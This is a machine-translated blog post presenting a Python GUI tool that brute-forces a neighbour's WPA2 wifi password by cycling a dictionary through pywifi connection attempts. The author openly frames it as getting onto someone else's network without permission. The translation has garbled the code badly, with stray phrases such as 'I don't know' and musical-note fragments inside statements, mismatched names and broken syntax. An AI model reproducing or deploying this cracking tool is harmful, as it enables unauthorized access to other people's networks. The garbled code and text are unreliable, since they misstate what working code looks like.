
 ">WeChat
Last night, the net stopped at home. For Mono, it’s okay? Called the network, said it was too late, and it took the next day to come in… and suddenly found that the girl next door had a wifi signal full of guavas, which made me wonder if there was any way to get off the net, first, using the almighty key, but not working.

So I’m gonna have to run the code with a dictionary, and this little thing is going to be done by python, and we’re gonna find out that the pywifi component meets the demand.
# Brief description
Python’s rich third-party bank, which naturally also includes wifi’s API, can easily be connected to the wifi. If you have a detailed password, you can break the wifi code violently if you have enough patience and time to wait.
# Thinking
For given wifi names, we recycle passwords to try one at a time, and if you fail, the connection is disconnected until the connection is successful. This means importing the third-party library that is required (please download it yourself), using the pywifi web interface, testing in turn, and rereading passwords trying to connect. Here, just change the password file path and wifi name.
# Environmental readiness
- python2.7
- Pywifi module
- Dictionary
# Import module
from pywifi import *
# Prepare the dictionary
Random wilfi password Top10. A line contains only a set of passwords, with scripts reading each line until the correct password is found.
# Full code
-
# coding:utf-8
-
-
-
from tkinter import *
-
from tkinter import ttk
-
import pywifi
-
from pywifi import const
-
import time
-
import tkinter.filedialog
-
import tkinter.messagebox
-
-
-
class MY_GUI():
-
Def __init__(self,init_window_name):
-
self.init_window_name = init_window_name
-
-
# Password file path
-
self.get_value = StringVar()
-
-
# Get to crack wifi accounts
-
self.get_wifi_value = StringVar()
-
-
# Get the wifi password
-
self.get_wifimm_value = StringVar()
-
-
self.wifi = pywifi.PyWiFi() # Grab a webca interface
-
self.iface = self.wifi.interfaces()[0] # Grab the first wireless card
-
self.iface.disconnect() # Test links to disconnect all links
-
time.sleep(1) # One second of hibernation
-
# Test if the netcard is disconnected
-
Assert self.iface.status() I don’t know.\
-
[const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
-
-
Def __str_(self):
-
return ‘(WIFI:%s,%s)’ % (self.wifi,self.iface.name())
-
-
# Set Window
-
Def set_init_window(self):
-
self.init_window_name.title(“WIFI deciphering tool.”)
-
self.init_window_name.geometry(‘+500+200’)
-
-
labelframe = LabelFrame(width=400, height=200,text=Configure)
-
labelframe.grid(column=0♪ I’m not sure what you want ♪0, padx=10, pady=10)
-
-
self.search = Button(labelframe,text=“Search around WiFi.”,command=self.scans_wifi_list).grid(column=0♪ I’m not sure what you want ♪0)
-
-
self.pojie = Button(labelframe,text=“to begin to crack.”,command=self.readPassWord).grid(column=1♪ I’m not sure what you want ♪0)
-
-
self.label = Label(labelframe,text=“Direct path:).grid(column=0♪ I’m not sure what you want ♪1)
-
-
self.path = Entry(labelframe,width=12,textvariable = self.get_value).grid(column=1♪ I’m not sure what you want ♪1)
-
-
self.file = Button(labelframe,text=“Add password file directory.”,command=self.add_mm_file).grid(column=2♪ I’m not sure what you want ♪1)
-
-
self.wifi_text = Label(labelframe,text=“WiFi account number:).grid(column=0♪ I’m not sure what you want ♪2)
-
-
self.wifi_input = Entry(labelframe,width=12,textvariable = self.get_wifi_value).grid(column=1♪ I’m not sure what you want ♪2)
-
-
self.wifi_mm_text = Label(labelframe,text=“WiFi password:”).grid(column=2♪ I’m not sure what you want ♪2)
-
-
self.wifi_mm_input = Entry(labelframe,width=10,textvariable = self.get_wifimm_value).grid(column=3♪ I’m not sure what you want ♪2,sticky=W)
-
-
self.wifi_labelframe = LabelFrame(text=“wifi list.”)
-
self.wifi_labelframe.grid(column=0♪ I’m not sure what you want ♪3,columnspan=4,sticky=NSEW)
-
-
-
# Define tree structure and scroll bar
-
self.wifi_tree = ttk.Treeview(self.wifi_labelframe,show=“headings”,columns=(“a”, “b”, “c”, “d.”))
-
self.vbar = ttk.Scrollbar(self.wifi_labelframe, orient=VERTICAL, command=self.wifi_tree.yview)
-
self.wifi_tree.configure(yscrollcommand=self.vbar.set)
-
-
# Title of the table
-
self.wifi_tree.column(“a”, width=50, anchor=“center”)
-
self.wifi_tree.column(“b”, width=100, anchor=“center”)
-
self.wifi_tree.column(“c”, width=100, anchor=“center”)
-
self.wifi_tree.column(“d.”, width=100, anchor=“center”)
-
-
self.wifi_tree.heading(“a”, text=“WiFiID”)
-
self.wifi_tree.heading(“b”, text=“SSID.”)
-
self.wifi_tree.heading(“c”, text=“BSSID.”)
-
self.wifi_tree.heading(“d.”, text=“signal”)
-
-
self.wifi_tree.grid(row=4,column=0,sticky=NSEW)
-
self.wifi_tree.bind(“<Double-1>”,self.onDBClick)
-
self.vbar.grid(row=4,column=1,sticky=NS)
-
-
# Search for wifi
-
#cmd /k C:\Python27\python.exe “$(FULL_CURRENT_PATH)” & PAUSE & EXIT
-
Def scans_wifi_list(self): # Scan around the wifi list
-
# Start scanning
-
print(“..and start scanning around the wifi…”)
-
self.iface.scan()
-
time.sleep(15)
-
# Get the scan results in a few seconds
-
Scans = self.iface.scan_results()
-
# Counting the number of hot spots found around
-
nums = len(scanres)
-
print(Number: %s%(nums))
-
#print (“| %s | %s | %s | %s”%(“WIFIID”,”SSID”,”BSSID”,”signal”))
-
# Actual
-
self.show_scans_wifi_list(scans)
-
return scanners
-
-
# Show the wifi list
-
Def show_scans_wifi_list(self_BAR_scans):
-
You know, for… index,wifi_info I don’t know. enumerate(scans_res):
-
# print(“%-*s| %s | %*s |%*s\n”%(20,index,wifi_info.ssid,wifi_info.bssid,,wifi_info.signal))
-
self.wifi_tree.insert(“”,‘end’,values=(index + 1,wifi_info.ssid,wifi_info.bssid,wifi_info.signal))
-
#print(“| %s | %s | %s | %s \n”%(index,wifi_info.ssid,wifi_info.bssid,wifi_info.signal))
-
-
# Add password file directory
-
Def add_mm_file(self):
-
self.filename = tkinter.filedialog.askopenfilename()
-
self.get_value.set(self.filename)
-
-
#Treeview binding event
-
Def onDBClick(self,event):
-
self.sels= event.widget.selection()
-
self.get_wifi_value.set(self.wifi_tree.item(self.sels,“values”)[1])
-
#print(“you clicked on”,self.wifi_tree.item(self.sels,”values”)[1])
-
-
# Read the dictionary and match it
-
Def readPassWord(self):
-
self.getFilePath = self.get_value.get()
-
#print(“File path: %s\n” (self.getfilePath))
-
self.get_wifissid = self.get_wifi_value.get()
-
#print(“ssid:%s\n” %(self.get_wifissid))
-
self.pwdfilehander=open(self.getFilePath,“r”,errors=“ignore”)
-
while True:
-
♪ try:
-
self.pwdStr =self.pwdfilehander.readline()
-
#print (“Cypt: %s “(self.pwdStr))
-
If… I don’t know, not… self.pwdStr:
-
break
-
self.bool1=self.connect(self.pwdStr,self.get_wifissid)
-
#print(“return value: %s\n” (self. Bool1))
-
If… self.bool1:
-
# print(“PhwdStr”)
-
# res = “密码:%s 正确 \n”%self.pwdStr;
-
self.res = “===正确=== wifi名:%s 匹配密码:%s “%(self.get_wifissid,self.pwdStr)
-
self.get_wifimm_value.set(self.pwdStr)
-
tkinter.messagebox.showinfo(‘Tips’, “Cracked!)
-
print(selfI don’t know..res)
-
break
-
else:
-
#print (“Pass: +self.pwdStr+ “Error”)
-
self.res = “— error —wifi name: %s match password: %s”%(self.get_wifissid,self.pwdStr)
-
print(selfI don’t know..res)
-
sleep(3)
-
except:
-
continue
-
-
# Match the wifi with the password
-
Def connection(self,pwd_Str,wifi_ssid):
-
# Create wifi link file
-
self.profile = pywifi.Profile()
-
self.profile.ssid =wifi_ssid #wifi name
-
self.profile.auth = const.AUTH_ALG_OPEN # Net open #
-
self.profile.akm.append(const.AKM_TYPE_WPA2PSK)#wifi encryption algorithm
-
self.profile.cipher = const.CIPHER_TYPE_CCMP # Encryption unit
-
self.profile.key = pwd_Str # Password
-
self.iface.remove_all_network_profiles() # Remove all wifi files
-
self.tmp_profile = self.iface.add_network_profile(self.profile)# Set a new link file
-
self.iface.connect(self.tmp_profile)# Link
-
time.sleep(5)
-
If… self.iface.status() == const.IFACE_CONNECTED: # Let’s see if it’s connected
-
isOK=True
-
else:
-
isOK=False
-
self.iface.disconnect() # Disconnect
-
time.sleep(1)
-
# Check for disconnection
-
Assert self.iface.status() I don’t know.\
-
[const.IFACE_DISCONNECTED, const.IFACE_INACTIVE]
-
return isOK
-
-
Def gui_start():
-
init_window = Tk()
-
ui = MY_GUI(init_window)
-
print(ui)
-
ui.set_init_window()
-
#ui.scans_wifi_list()
-
-
init_window.mainloop()
-
-
gui_start()
# Results
The results of the operation are shown below, and you can start running with a graphical interface.
Well, isn’t the absolute programmer all-powerful? But I think you should knock on the door and ask your sister next door for a little message. You’ll take her to dinner the next day under this pretext. On the third day, you let her come back and go and you two get acquainted and then you’ll be alone.
未经允许不得转载:萌萌Apprentissage » Use python password to guess violence to break wifi


 Python batches to extract mainstream search engine pictures
 Python's word crawling across 100 degrees.
 PythonTaiichi Taipei Artificial Intelligence Tensoflow Graphic Processing
 Selenium with Tor Browser using Python
 I'm gonna get you a new one, shell.cloud.google on the line.
 run crontab with python selenium tor browser display in linux
 Lineux Environment Use python to call the ter browser random browser web page

